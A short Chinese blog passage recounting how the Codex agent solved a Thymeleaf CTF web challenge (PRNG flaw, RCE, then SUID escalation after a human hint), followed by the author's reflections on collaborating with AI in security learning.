
Web-thymeleaf 则是第二次尝试 Agent 渗透,

源码审计中
PRNG 伪随机数漏洞直接秒了
Codex 成功 RCE 但死磕 400 的 /flag 不提权
在人工提醒下尝试 SUID 提权
立即提权成功

其中,RCE 的摸索是这题中 Agent 花费时间最多的地方,但如果人工审计的话可能也不会很快。Codex 胜出在自动化和智能化的分析和利用上。如果有正确的方向会很快地完成实现,如果没有具体的方向也会不断地尝试摸索。

总的来说,AI Agent 在安全方面的应用体验非常惊艳,令人印象深刻。虽然在某些细节上可能需要人工的引导和纠正,例如工具的提供、细节方向的修正等,但整体上它极大地提升了效率和成功率。

此次体验算是完全打破了我以往对学习认知的方法论的理解,之前我一直认为学习是一个人类主导的过程,AI 可以作为辅助工具来使用,但这次的体验让我意识到 AI Agent 已经具备了独立思考和解决问题的能力,人与 AI 的主要矛盾已经不再是人类主导还是 AI 主导的问题,而是如何更好地协同工作的问题。人不能只想着如何与 AI 进行竞争,而是应该思考如何与 AI 进行合作,发挥各自的优势来解决问题。人需要认识到并承认自己的局限性,承认 AI 无可比拟的进步速度,如此才能更好地利用 AI 来提升自己的能力,而不是陷入无谓的竞争中。

正好在 Re 群看到之前 「正规子群」师傅在去年就有提到过 CTF Agent 的开发和使用,我还是慢人许久才真正体验了一把。未来应当把重心放到如何更好利用 AI 上来,摒弃传统的学习方法论。

分享一则视频

阳和平:AI挑战传统学习和教育,抗拒者将被无情淘汰

__END__